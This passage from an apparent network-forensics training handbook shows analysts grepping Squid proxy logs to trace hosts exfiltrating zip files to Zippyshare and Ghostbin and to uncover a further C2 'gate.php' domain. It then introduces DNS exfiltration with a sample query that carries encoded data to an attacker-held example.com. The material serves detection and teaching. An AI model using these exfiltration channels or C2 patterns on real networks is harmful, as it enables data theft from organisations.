1533287620.707 320 10.0.10.111 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533287620.837 100 10.0.10.111 TCP_MISS/200 484 GET https://www94.zippyshare.com/ads.js - HIER_DIRECT/46.166.139.222 application/javascript
1533287620.892 198 10.0.10.111 TCP_MISS/200 21796 GET https://www94.zippyshare.com/sw.js - HIER_DIRECT/46.166.139.222 application/javascript
1533287621.007 378 10.0.10.111 TCP_MISS/200 179164 GET https://www94.zippyshare.com/wro/viewjs-b5af86fa1522edfe99ee6c9472e53cc88f2dc9a5.js - HIER_DIRECT/46.166.139.222 application/javascript
1533287621.098 31 10.0.10.111 TCP_MISS/200 291 GET https://www94.zippyshare.com/images/favicon2.ico - HIER_DIRECT/46.166.139.222 image/gif
1533287622.322 70 10.0.10.111 TCP_MISS/200 21796 GET https://www94.zippyshare.com/sw.js? - HIER_DIRECT/46.166.139.222 application/javascript
1533287623.070 34 10.0.10.111 TCP_MISS/200 4006 GET https://www94.zippyshare.com/images/favicon.ico - HIER_DIRECT/46.166.139.222 image/x-icon
1533287642.712 124 10.0.10.111 TCP_MISS/200 89342 GET https://www94.zippyshare.com/v/0dYpLvrA/file.html - HIER_DIRECT/46.166.139.222 text/html
1533287642.748 1 10.0.10.111 TCP_MEM_HIT/200 71086 GET https://www94.zippyshare.com/wro/viewjs-e44544f03b22fab45334dcd8a6b3b0931e845ad.css - HIER_NONE/text/css
1533287642.749 0 10.0.10.111 TCP_MEM_HIT_ABORTED/200 4175 GET https://www94.zippyshare.com/wro/viewjs-b5af86fa1522edfe99ee6c9472e53cc88f2dc9a5.js - HIER_NONE/application/javascript
1533287644.213 159 10.0.10.111 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533287644.419 172 10.0.10.111 TCP_MISS/200 21796 GET https://www94.zippyshare.com/sw.js? - HIER_DIRECT/46.166.139.222 application/javascript
1533287654.700 8309 10.0.10.111 TCP_MISS/200 7341034 GET https://www94.zippyshare.com/d/0dYpLvrA/26765/CarsContracts.zip - HIER_DIRECT/46.166.139.222 application/x-download
squid@squid client:~$
```

Figure 5-53. Zippyshare.com traffic from 10.0.10.111 host

There are a couple of interesting things that can be seen in this part of the log:

- POST requests which indicate that something might have been uploaded to the service
- Distinct link: [https://www94.zippyshare\[.\]com/v/0dYpLvrA/file.html](https://www94.zippyshare[.]com/v/0dYpLvrA/file.html)
- GET request for a file called `CarsContract.zip`

Similarly, for host 10.0.10.128:

```
grep "zippyshare.com" access.log | grep 10.0.10.128
```

```
squid@squid client:~$ grep "zippyshare.com" access.log | grep 10.0.10.128
1533289682.146 116 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289682.578 100 10.0.10.128 TCP_MISS/200 71078 GET https://www94.zippyshare.com/wro/viewjs-e44544f03b22fab45334dcd8a6b3b0931e845ad.css - HIER_DIRECT/46.166.139.222 text/css
1533289682.592 113 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289682.599 118 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289682.623 132 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289682.764 34 10.0.10.128 TCP_MISS/200 484 GET https://www94.zippyshare.com/ads.js - HIER_DIRECT/46.166.139.222 application/javascript
1533289682.801 74 10.0.10.128 TCP_MISS/200 21796 GET https://www94.zippyshare.com/sw.js - HIER_DIRECT/46.166.139.222 application/javascript
1533289683.066 383 10.0.10.128 TCP_MISS/200 179164 GET https://www94.zippyshare.com/wro/viewjs-b5af86fa1522edfe99ee6c9472e53cc88f2dc9a5.js - HIER_DIRECT/46.166.139.222 application/javascript
1533289683.147 45 10.0.10.128 TCP_MISS/200 366 GET https://www94.zippyshare.com/images/favicon2.ico - HIER_DIRECT/46.166.139.222 image/gif
1533289684.192 47 10.0.10.128 TCP_MISS/200 366 GET https://www94.zippyshare.com/images/favicon2.ico - HIER_DIRECT/46.166.139.222 image/gif
1533289686.895 112 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289687.055 130 10.0.10.128 TCP_MISS/200 21796 GET https://www94.zippyshare.com/sw.js? - HIER_DIRECT/46.166.139.222 application/javascript
1533289693.989 106 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289694.066 36 10.0.10.128 TCP_MISS/200 257 OPTIONS https://www94.zippyshare.com/upload - HIER_DIRECT/46.166.139.222 -
1533289701.829 7761 10.0.10.128 TCP_MISS/200 21726 POST https://www94.zippyshare.com/upload - HIER_DIRECT/46.166.139.222 text/html
1533289706.243 96 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289706.422 145 10.0.10.128 TCP_MISS/200 90285 GET https://www94.zippyshare.com/v/NitWfpnd/file.html - HIER_DIRECT/46.166.139.222 text/html
1533289707.648 67 10.0.10.128 TCP_MISS/200 21796 GET https://www94.zippyshare.com/sw.js? - HIER_DIRECT/46.166.139.222 application/javascript
1533289710.441 33 10.0.10.128 TCP_MISS/304 207 GET https://www94.zippyshare.com/sw.js? - HIER_DIRECT/46.166.139.222 -
1533289743.073 128 10.0.10.128 TAG_NONE/200 0 CONNECT www94.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289755.599 12492 10.0.10.128 TCP_MISS/200 9438168 GET https://www94.zippyshare.com/d/NitWfpnd/7275/Clients.zip - HIER_DIRECT/46.166.139.222 application/x-download
```

Figure 5-54. Zippyshare.com traffic from 10.0.10.128 host

- Distinct link: [https://www94.zippyshare\[.\]com/v/NitWfpnd/file.html](https://www94.zippyshare[.]com/v/NitWfpnd/file.html)
- GET request for a file called `Clients.zip`

And for 10.0.10.134

```
grep "zippyshare.com" access.log | grep 10.0.10.134
```

```
squid@squid client:~$ grep "zippyshare.com" access.log | grep 10.0.10.134
1533288302.691 126 10.0.10.134 TCP_MISS/200 89394 GET https://www93.zippyshare.com/v/zmQat8N3/file.html - HIER_DIRECT/46.166.139.222 text/html
1533289088.610 93 10.0.10.134 TAG_NONE/200 0 CONNECT www.zippyshare.com:443 - HIER_DIRECT/145.239.9.15 -
1533289088.712 73 10.0.10.134 TCP_MISS/200 36148 GET https://www.zippyshare.com/ - HIER_DIRECT/145.239.9.15 text/html
1533289096.585 310 10.0.10.134 TAG_NONE/200 0 CONNECT www93.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289096.679 34 10.0.10.134 TCP_MISS/200 257 OPTIONS https://www93.zippyshare.com/upload - HIER_DIRECT/46.166.139.222 -
1533289109.360 12679 10.0.10.134 TCP_MISS/200 21739 POST https://www93.zippyshare.com/upload - HIER_DIRECT/46.166.139.222 text/html
1533289113.584 103 10.0.10.134 TAG_NONE/200 0 CONNECT www93.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289113.772 127 10.0.10.134 TCP_MISS/200 89391 GET https://www93.zippyshare.com/v/zmQat8N3/file.html - HIER_DIRECT/46.166.139.222 text/html
1533289113.899 96 10.0.10.134 TCP_MISS/200 71078 GET https://www93.zippyshare.com/wro/viewjs-e4454f03b22fab45334dcdcb8a6b3b0931e845ad.css - HIER_DIRECT/46.166.139.222 text/css
1533289113.917 114 10.0.10.134 TAG_NONE/200 0 CONNECT www93.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289113.924 119 10.0.10.134 TAG_NONE/200 0 CONNECT www93.zippyshare.com:443 - HIER_DIRECT/46.166.139.222 -
1533289113.946 12492 10.0.10.134 TCP_MISS/200 6438168 GET https://www93.zippyshare.com/d/zmQat8N3/13940/Financial.zip - HIER_DIRECT/46.166.139.222 application/x-download
1533289114.092 94 10.0.10.134 TCP_MISS/200 21796 GET https://www93.zippyshare.com/sw.js - HIER_DIRECT/46.166.139.222 application/javascript
1533289114.094 32 10.0.10.134 TCP_MISS/200 484 GET https://www93.zippyshare.com/ads.js - HIER_DIRECT/46.166.139.222 application/javascript
1533289114.327 270 10.0.10.134 TCP_MISS/200 179164 GET https://www93.zippyshare.com/wro/viewjs-b5af86fa1522edfe99ee6c9472e53cc88f2dc9a5.js - HIER_DIRECT/46.166.139.222 application/javascript
1533289114.377 45 10.0.10.134 TCP_MISS/200 291 GET https://www93.zippyshare.com/images/favicon2.ico - HIER_DIRECT/46.166.139.222 image/gif
1533289115.750 33 10.0.10.134 TCP_MISS/200 4006 GET https://www93.zippyshare.com/images/favicon.ico - HIER_DIRECT/46.166.139.222 image/x-icon
1533289117.620 71 10.0.10.134 TCP_MISS/200 21796 GET https://www93.zippyshare.com/sw.js? - HIER_DIRECT/46.166.139.222 application/javascript
```

Figure 5-55. Zippyshare.com traffic from 10.0.10.134

- Distinct link: <https://www93.zippyshare.com/v/zmQat8N3/file.html>
- GET request for a file called Financial.zip

The next step is to investigate traffic to Ghostbin pasting service

```
grep "ghostbin" access.log
```

```
squid@squid client:~$ grep "ghostbin" access.log
1533287628.862 165 10.0.10.111 TAG_NONE/200 0 CONNECT ghostbin.com:443 - HIER_DIRECT/104.27.142.50 -
1533287628.940 49 10.0.10.111 TCP_MISS/503 8582 GET https://ghostbin.com/ - HIER_DIRECT/104.27.142.50 text/html
1533287629.146 131 10.0.10.111 TAG_NONE/200 0 CONNECT ghostbin.com:443 - HIER_DIRECT/104.27.142.50 -
1533287629.188 135 10.0.10.111 TAG_NONE/200 0 CONNECT ghostbin.com:443 - HIER_DIRECT/104.27.142.50 -
1533287629.271 55 10.0.10.111 TCP_MISS/200 7766 GET https://ghostbin.com/favicon.ico - HIER_DIRECT/104.27.142.50 image/vnd.microsoft.icon
1533287629.719 539 10.0.10.111 TCP_MISS/200 7762 GET https://ghostbin.com/favicon.ico - HIER_DIRECT/104.27.142.50 image/vnd.microsoft.icon
1533287633.069 45 10.0.10.111 TCP_MISS/302 637 GET https://ghostbin.com/cdn-cgi/l/chk_jschl? - HIER_DIRECT/104.27.142.50 text/html
1533287633.583 490 10.0.10.111 TCP_MISS/200 2441 GET https://ghostbin.com/ - HIER_DIRECT/104.27.142.50 text/html
1533287633.683 56 10.0.10.111 TCP_MISS/200 9019 GET https://ghostbin.com/css/lib.min.d251b95d.css - HIER_DIRECT/104.27.142.50 text/css
1533287633.711 84 10.0.10.111 TCP_MISS/200 2654 GET https://ghostbin.com/css/application.min.b99ea92e.css - HIER_DIRECT/104.27.142.50 text/css
1533287633.759 130 10.0.10.111 TAG_NONE/200 0 CONNECT ghostbin.com:443 - HIER_DIRECT/104.27.142.50 -
1533287633.765 134 10.0.10.111 TAG_NONE/200 0 CONNECT ghostbin.com:443 - HIER_DIRECT/104.27.142.50 -
1533287633.765 136 10.0.10.111 TAG_NONE/200 0 CONNECT ghostbin.com:443 - HIER_DIRECT/104.27.142.50 -
1533287633.800 53 10.0.10.111 TCP_MISS/200 3577 GET https://ghostbin.com/js/application.min.91933291.js - HIER_DIRECT/104.27.142.50 application/javascript
1533287633.887 52 10.0.10.111 TCP_MISS/200 1121 GET https://ghostbin.com/css/theme.min.77312fb0.css - HIER_DIRECT/104.27.142.50 text/css
1533287633.923 111 10.0.10.111 TCP_MISS/200 43327 GET https://ghostbin.com/js/lib.min.802a0da2.js - HIER_DIRECT/104.27.142.50 application/javascript
1533287634.051 65 10.0.10.111 TCP_MISS/200 17453 GET https://ghostbin.com/fonts/lmsans10-regular-webfont.woff - HIER_DIRECT/104.27.142.50 application/font-woff
1533287634.054 67 10.0.10.111 TCP_MISS/200 20045 GET https://ghostbin.com/fonts/lmsans10-bold-webfont.woff - HIER_DIRECT/104.27.142.50 application/font-woff
1533287634.061 78 10.0.10.111 TCP_MISS/200 6376 GET https://ghostbin.com/fonts/fontello.woff? - HIER_DIRECT/104.27.142.50 application/font-woff
1533287634.098 109 10.0.10.111 TCP_MISS/200 34657 GET https://ghostbin.com/fonts/envy_code_r-webfont.woff - HIER_DIRECT/104.27.142.50 application/font-woff
1533287634.248 49 10.0.10.111 TCP_MISS/200 6422 GET https://ghostbin.com/ghostbin-icon152.png - HIER_DIRECT/104.27.142.50 image/png
1533287634.591 490 10.0.10.111 TCP_MISS/200 4541 GET https://ghostbin.com/languages.json - HIER_DIRECT/104.27.142.50 application/json
1533287634.593 51 10.0.10.111 TCP_MISS/200 1228 GET https://ghostbin.com/select2.png - HIER_DIRECT/104.27.142.50 image/png
1533287643.234 507 10.0.10.111 TCP_MISS/200 7799 GET https://ghostbin.com/paste/n4d3g - HIER_DIRECT/104.27.142.50 text/html
1533288335.483 152 10.0.10.151 TAG_NONE/200 0 CONNECT ghostbin.com:443 - HIER_DIRECT/104.27.143.50 -
1533288336.027 509 10.0.10.151 TCP_MISS/200 7797 GET https://ghostbin.com/paste/n4d3g - HIER_DIRECT/104.27.143.50 text/html
1533288347.771 504 10.0.10.151 TCP_MISS/200 7411 GET https://ghostbin.com/paste/n4d3g/edit - HIER_DIRECT/104.27.143.50 text/html
1533288357.849 1252 10.0.10.151 TCP_MISS/303 469 POST https://ghostbin.com/paste/n4d3g/edit - HIER_DIRECT/104.27.143.50 text/plain
1533288358.377 496 10.0.10.151 TCP_MISS/200 8242 GET https://ghostbin.com/paste/n4d3g - HIER_DIRECT/104.27.143.50 text/html
1533289113.393 176 10.0.10.134 TAG_NONE/200 0 CONNECT ghostbin.com:443 - HIER_DIRECT/104.27.142.50 -
1533289113.967 543 10.0.10.134 TCP_MISS/200 8230 GET https://ghostbin.com/paste/n4d3g - HIER_DIRECT/104.27.142.50 text/html
1533289116.776 491 10.0.10.134 TCP_MISS/200 7890 GET https://ghostbin.com/paste/n4d3g/edit - HIER_DIRECT/104.27.142.50 text/html
1533289132.952 1772 10.0.10.134 TCP_MISS/303 469 POST https://ghostbin.com/paste/n4d3g/edit - HIER_DIRECT/104.27.142.50 text/plain
1533289133.572 601 10.0.10.134 TCP_MISS/200 8293 GET https://ghostbin.com/paste/n4d3g - HIER_DIRECT/104.27.142.50 text/html
1533289712.228 164 10.0.10.128 TAG_NONE/200 0 CONNECT ghostbin.com:443 - HIER_DIRECT/104.27.142.50 -
1533289712.881 622 10.0.10.128 TCP_MISS/200 8293 GET https://ghostbin.com/paste/n4d3g - HIER_DIRECT/104.27.142.50 text/html
1533289714.683 602 10.0.10.128 TCP_MISS/200 7937 GET https://ghostbin.com/paste/n4d3g/edit - HIER_DIRECT/104.27.142.50 text/html
1533289730.647 1591 10.0.10.128 TCP_MISS/303 469 POST https://ghostbin.com/paste/n4d3g/edit - HIER_DIRECT/104.27.142.50 text/plain
1533289731.258 605 10.0.10.128 TCP_MISS/200 8294 GET https://ghostbin.com/paste/n4d3g - HIER_DIRECT/104.27.142.50 text/html
```

Figure 5-56. Ghostbin traffic

It can be easily spotted that a lot of GET and POST requests are referring to a certain address: `hxxps://ghostbin[.]com/paste/n4d3g`. It also seems that there are some more source IP addresses appearing in the log. To list all IP addresses that are reaching out to that site:

```
grep "ghostbin" access.log | awk '{print $3}' | sort | uniq
```

```
squid@squid_client:~$ grep "ghostbin" access.log | awk '{print $3}' | sort | uniq
10.0.10.111
10.0.10.128
10.0.10.134
10.0.10.151
```

Figure 5-57. Ghostbin uniq IP addresses

In addition to previously discovered IP addresses, one new IP 10.0.10.151 appears. This might be yet another infected machine. If this machine has also been following the same pattern and exfiltrating data to Zippyshare service it should be stored in the logs:

```
grep "zippyshare.com" access.log | grep "10.0.10.151"
```

```
1533288314.157 72 10.0.10.151 TCP_MISS/200 2367 GET https://www.zippyshare.com/js/zippy.js? - HIER_DIRECT/145.239.9.15 application/javascript
1533288314.395 291 10.0.10.151 TCP_MISS/200 272826 GET https://www.zippyshare.com/js/jquery.jstree.js? - HIER_DIRECT/145.239.9.15 application/javascript
1533288315.004 860 10.0.10.151 TCP_MISS/200 61365 GET https://www.zippyshare.com/js/jquery.jplayer.min.js? - HIER_DIRECT/145.239.9.15 application/javascript
1533288315.094 943 10.0.10.151 TCP_MISS/200 109231 GET https://www.zippyshare.com/js/plupload.full.min.js? - HIER_DIRECT/145.239.9.15 application/javascript
1533288315.138 1019 10.0.10.151 TCP_MISS/200 103004 GET https://www.zippyshare.com/js/jquery.qtip.js? - HIER_DIRECT/145.239.9.15 application/javascript
1533288315.183 34 10.0.10.151 TCP_MISS/200 1139 GET https://www.zippyshare.com/images/icons/user.png - HIER_DIRECT/145.239.9.15 image/png
1533288315.184 33 10.0.10.151 TCP_MISS/200 1010 GET https://www.zippyshare.com/images/icons/key.png - HIER_DIRECT/145.239.9.15 image/png
1533288315.187 34 10.0.10.151 TCP_MISS/200 447 GET https://www.zippyshare.com/images/arrow_langs.gif - HIER_DIRECT/145.239.9.15 image/gif
1533288315.189 35 10.0.10.151 TCP_MISS/200 4559 GET https://www.zippyshare.com/images/logo.png - HIER_DIRECT/145.239.9.15 image/png
1533288315.189 36 10.0.10.151 TCP_MISS/200 2409 GET https://www.zippyshare.com/images/browse.png - HIER_DIRECT/145.239.9.15 image/png
1533288315.189 36 10.0.10.151 TCP_MISS/200 935 GET https://www.zippyshare.com/images/icons/tick.png - HIER_DIRECT/145.239.9.15 image/png
1533288315.208 153 10.0.10.151 TAG_NONE/200 0 CONNECT www24.zippyshare.com:443 - HIER_DIRECT/46.166.139.183 -
1533288315.218 34 10.0.10.151 TCP_MISS/200 3288 GET https://www.zippyshare.com/images/upload_small.png - HIER_DIRECT/145.239.9.15 image/png
1533288315.256 34 10.0.10.151 TCP_MISS/200 765 GET https://www.zippyshare.com/images/flags/us.gif - HIER_DIRECT/145.239.9.15 image/gif
1533288315.257 34 10.0.10.151 TCP_MISS/200 758 GET https://www.zippyshare.com/images/flags/nl.gif - HIER_DIRECT/145.239.9.15 image/gif
1533288315.257 34 10.0.10.151 TCP_MISS/200 760 GET https://www.zippyshare.com/images/flags/de.gif - HIER_DIRECT/145.239.9.15 image/gif
1533288315.258 34 10.0.10.151 TCP_MISS/200 764 GET https://www.zippyshare.com/images/flags/fr.gif - HIER_DIRECT/145.239.9.15 image/gif
1533288315.259 34 10.0.10.151 TCP_MISS/200 755 GET https://www.zippyshare.com/images/flags/hu.gif - HIER_DIRECT/145.239.9.15 image/gif
1533288315.260 34 10.0.10.151 TCP_MISS/200 760 GET https://www.zippyshare.com/images/flags/lt.gif - HIER_DIRECT/145.239.9.15 image/gif
1533288315.271 34 10.0.10.151 TCP_MISS/200 257 OPTIONS https://www24.zippyshare.com/upload - HIER_DIRECT/46.166.139.183 -
1533288315.311 54 10.0.10.151 TCP_MISS/200 758 GET https://www.zippyshare.com/images/flags/pl.gif - HIER_DIRECT/145.239.9.15 image/gif
1533288315.312 54 10.0.10.151 TCP_MISS/200 767 GET https://www.zippyshare.com/images/flags/pt.gif - HIER_DIRECT/145.239.9.15 image/gif
1533288315.313 54 10.0.10.151 TCP_MISS/200 761 GET https://www.zippyshare.com/images/flags/ro.gif - HIER_DIRECT/145.239.9.15 image/gif
1533288315.317 56 10.0.10.151 TCP_MISS/200 758 GET https://www.zippyshare.com/images/flags/es.gif - HIER_DIRECT/145.239.9.15 image/gif
1533288315.317 56 10.0.10.151 TCP_MISS/200 759 GET https://www.zippyshare.com/images/flags/ru.gif - HIER_DIRECT/145.239.9.15 image/gif
1533288315.320 57 10.0.10.151 TCP_MISS/200 765 GET https://www.zippyshare.com/images/flags/se.gif - HIER_DIRECT/145.239.9.15 image/gif
1533288315.346 34 10.0.10.151 TCP_MISS/200 3220 GET https://www.zippyshare.com/images/folder_logo.jpg - HIER_DIRECT/145.239.9.15 image/jpeg
1533288326.519 11246 10.0.10.151 TCP_MISS/200 21774 POST https://www24.zippyshare.com/upload - HIER_DIRECT/46.166.139.183 text/html
1533288331.436 162 10.0.10.151 TAG_NONE/200 0 CONNECT www24.zippyshare.com:443 - HIER_DIRECT/46.166.139.183 -
1533288331.743 250 10.0.10.151 TCP_MISS/200 89424 GET https://www24.zippyshare.com/v/7KXKzLf/file.html - HIER_DIRECT/46.166.139.183 text/html
1533288331.874 93 10.0.10.151 TCP_MISS/200 71078 GET https://www24.zippyshare.com/wro/viewjs-e44544f03b22fab45334dcdb8a6b3b0931e845ad.css - HIER_DIRECT/46.166.139.183 text/css
1533288331.969 174 10.0.10.151 TAG_NONE/200 0 CONNECT www24.zippyshare.com:443 - HIER_DIRECT/46.166.139.183 -
1533288331.969 175 10.0.10.151 TAG_NONE/200 0 CONNECT www24.zippyshare.com:443 - HIER_DIRECT/46.166.139.183 -
1533288331.989 178 10.0.10.151 TAG_NONE/200 0 CONNECT www24.zippyshare.com:443 - HIER_DIRECT/46.166.139.183 -
1533288332.143 33 10.0.10.151 TCP_MISS/200 484 GET https://www24.zippyshare.com/ads.js - HIER_DIRECT/46.166.139.183 application/javascript
1533288332.216 106 10.0.10.151 TCP_MISS/200 21796 GET https://www24.zippyshare.com/sw.js - HIER_DIRECT/46.166.139.183 application/javascript
1533288332.391 281 10.0.10.151 TCP_MISS/200 179164 GET https://www24.zippyshare.com/wro/viewjs-b5af86fa1522edfe99ee6c9472e53cc88f2dc9a5.js - HIER_DIRECT/46.166.139.183 application/javascript
1533288332.435 35 10.0.10.151 TCP_MISS/200 291 GET https://www24.zippyshare.com/images/favicon2.ico - HIER_DIRECT/46.166.139.183 image/gif
1533288333.748 36 10.0.10.151 TCP_MISS/200 4006 GET https://www24.zippyshare.com/images/favicon.ico - HIER_DIRECT/46.166.139.183 image/x-icon
1533288334.847 72 10.0.10.151 TCP_MISS/200 21796 GET https://www24.zippyshare.com/sw.js? - HIER_DIRECT/46.166.139.183 application/javascript
1533288353.306 16084 10.0.10.151 TCP_MISS/200 12583916 GET https://www24.zippyshare.com/d/7KXKzLf/25615/SitesEmployees.zip - HIER_DIRECT/46.166.139.183 application/x-download
```

Figure 5-58. Host 10.0.10.151 traffic

- Distinct link: `hxxps://www94.zippyshare[.]com/v/7KXKzLf/file.html`
- GET request for a file called `SitesEmployees.zip`

It seems that this machine is a part of the same campaign, and yet this IP address did not show while checking for the C2 addresses that are listed in MISP event. Maybe there is another C2 server address somewhere in the log file that has not been discovered yet? Known C2 domains:

- `hxxps://fastparceldelivery[.]ex/kirk545734/gate.php`
- `hxxps://moffice-cdn[.]ex/spock732573/gate.php`

Seem too random for any reasonable regex search, but the last part „`gate.php`” seems to be constant and can be used in next query:

```
grep "10.0.10.151" access.log | grep "gate.php"
```

```
squid@squid_client:~$ grep "10.0.10.151" access.log | grep gate.php
1533281912.249 131 10.0.10.151 TCP_MISS/200 35334 GET https://city-bistro.ex/picard323456/gate.php - HIER_DIRECT/185.159.82.50 text/html
1533285496.432 131 10.0.10.151 TCP_MISS/200 35334 GET https://city-bistro.ex/picard323456/gate.php - HIER_DIRECT/185.159.82.50 text/html
```

Figure 5-59. New C2 server

A new domain is discovered: `hxxps://city-bistro[.]ex/picard323456/gate.php`. It closely follows the naming pattern in previously discovered C2 addresses. Thus, it can be deduced that this is a part of the same campaign. This information can be shared with the community via MISP.

5.2.6.10 Tools used in this exercise


Tool	Homepage
Squid proxy	http://www.squid-cache.org/
SARG	https://sourceforge.net/projects/sarg/
MISP	http://www.misp-project.org/

5.2.7 Detecting data exfiltration over DNS

5.2.7.1 Introduction – Domain Name System

DNS – Domain Name System is a decentralized and hierarchical system for the translation of alphanumeric names (Domain Names) to their corresponding IP addresses. This is the standard conversion called *forward mapping* as opposed to *reverse mapping* where an IP address is mapped to the name of the resource.

DNS is hierarchical in terms of authority. At the very top of this hierarchy there is a root domain, most often denoted by a single dot “.”. Root nameservers have knowledge about authoritative name servers for Top Level Domains (.com, .net, .org) including also country level domains (.gr, .pl, .th). This hierarchy is mapped to domain names where for each part (called label) of a domain delimited by dots, a different authoritative name server can be set up.



It takes many queries to resolve names such as `enisa.europa.eu`. Usually a host would query its Internet provider’s Name Server that acts as a recursive DNS server. If the recursive DNS server has an IP address for a given domain name in cache it would simply return it to the client. Otherwise it would query the root NS for the IP address of the .eu domain authoritative NS. Another request would go to the name server authoritative for the .europa domain and so on until the IP address of the complete domain is resolved.

Simplified visualisation of this mechanism is shown in the following Figure 5-60. DNS hierarchy and query process:




Figure 5-60. DNS hierarchy and query process

5.2.7.2 Introduction – data exfiltration over DNS

Because of the role that DNS plays in the modern Internet, DNS traffic often is not blocked by firewalls or restricted in any other way on the local network. DNS logs are also often poorly monitored or are not collected at all - this makes DNS an interesting choice as a channel for stealthy data exfiltration.

How DNS exfiltration works

In DNS any client can ask for IP address of any named resource, even nonexistent. This feature leads to an interesting way of transmitting data over DNS requests, where the query itself contains usually encoded or encrypted data.

Most tools that can be used for data exfiltration over DNS work in client-server architecture, where the client part is run on compromised machine and the server part is run on authoritative NS for given domain. Client asks query that can only be understood and processed by server run by attacker.

In the following example an attacker controls the `example.com` domain and on its Name Server runs software that can process DNS requests sent by compromised host. In this case client sends a query for subdomain of `example.com`:

```
5-Sep-2018 09:16:59.992 client 172.16.2.19#56619: query:
5f7301f1ec2737f6a01fcc2256e94cbc137048c0446b65c9119f8c51fc5f.example.com IN A +
```


This subdomain does not exist, but the subdomain's label contains encoded information, which is processed by C&C server and valid reply is sent, for example with a CNAME response:

```
a54f00f1ece51c9c7bf23d0001b1300d6c7ed580e89f164d8a61d693638b.example.com IN CNAME
```

This way a communication channel is established based only on DNS queries and answers.

For comparison, a valid DNS query is presented below:

```
06-Aug-2018 15:57:16.527 client 172.16.2.19#53789: query: google.pl IN A +
```



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.2.19	172.16.2.12	DNS	69	Standard query 0xd3fd A google.pl
2	0.000116	172.16.2.19	172.16.2.12	DNS	69	Standard query 0x4a08 AAAA google.pl
3	0.056758	172.16.2.12	172.16.2.19	DNS	355	Standard query response 0x4a08 AAAA google.pl AAAA 2a00:1450:401b:805::2003 NS n
4	0.056872	172.16.2.12	172.16.2.19	DNS	343	Standard query response 0xd3fd A google.pl A 172.217.16.35 NS ns2.google.com NS

Figure 5-61. DNS query as seen by Wireshark capture

DNS exfiltration advantages

